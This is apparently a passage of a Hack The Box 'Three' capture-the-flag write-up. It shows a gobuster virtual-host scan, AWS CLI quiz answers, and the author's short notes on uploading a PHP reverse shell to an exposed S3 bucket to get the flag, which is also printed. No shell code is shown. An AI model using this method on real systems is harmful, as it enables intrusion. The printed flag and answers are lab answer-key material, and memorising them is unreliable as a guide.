
```
┌──(root㉿kali)-[/home/dylan/Downloads]
└─# gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://thetoppers.htb/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: s3.thetoppers.htb Status: 404 [Size: 21]
Found: gc._msdcs.thetoppers.htb Status: 400 [Size: 306]
Progress: 4508 / 4990 (90.34%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 4508 / 4990 (90.34%)
===============================================================
Finished
===============================================================

┌──(root㉿kali)-[/home/dylan/Downloads]
└─#
```

5.







6.



TASK 6
Which command line utility can be used to interact with the service running on the discovered sub-domain?
*****i
awscli
Hide Answer

7.



TASK 7
Which command is used to set up the AWS CLI installation?
*** ********e
aws configure
Hide Answer

8.



TASK 8
What is the command used by the above utility to list all of the S3 buckets?
*** ** *s
aws s3 ls
Hide Answer


(root㉿kali)-[/home/dylan/Downloads]
tldr aws s3
CLI for AWS S3 - provides storage through web services interfaces.
Some subcommands such as `aws s3 cp` have their own usage documentation.
More information: <https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3/index.html>.
Show files in a bucket:
aws s3 ls bucket_name
Sync files and directories from local to bucket:
aws s3 sync path/to/file1 path/to/file2 ... s3://bucket_name


9.




10.




- to get the flag I had to create a php reverse shell.




- I copied this file to the s3 copy and uploaded it




images index.php shell.php



I was able to get the flag



a980d99281a28d638ac68b9bf9453c2b


app.hackthebox.com/starting-point
HACKTHEBOX
Search Hack The Box
STARTING POINT
wa1thaka
Season 6
7D 1H 23M 39S
Starting Point
Season 5
Machines
Challenges
Sherlocks
Tracks
Academy
HTB for Business
Three has been Pwned!
Congratulations wa1thaka, best of luck in capturing flags ahead!
27 Jul 2024
PWN DATE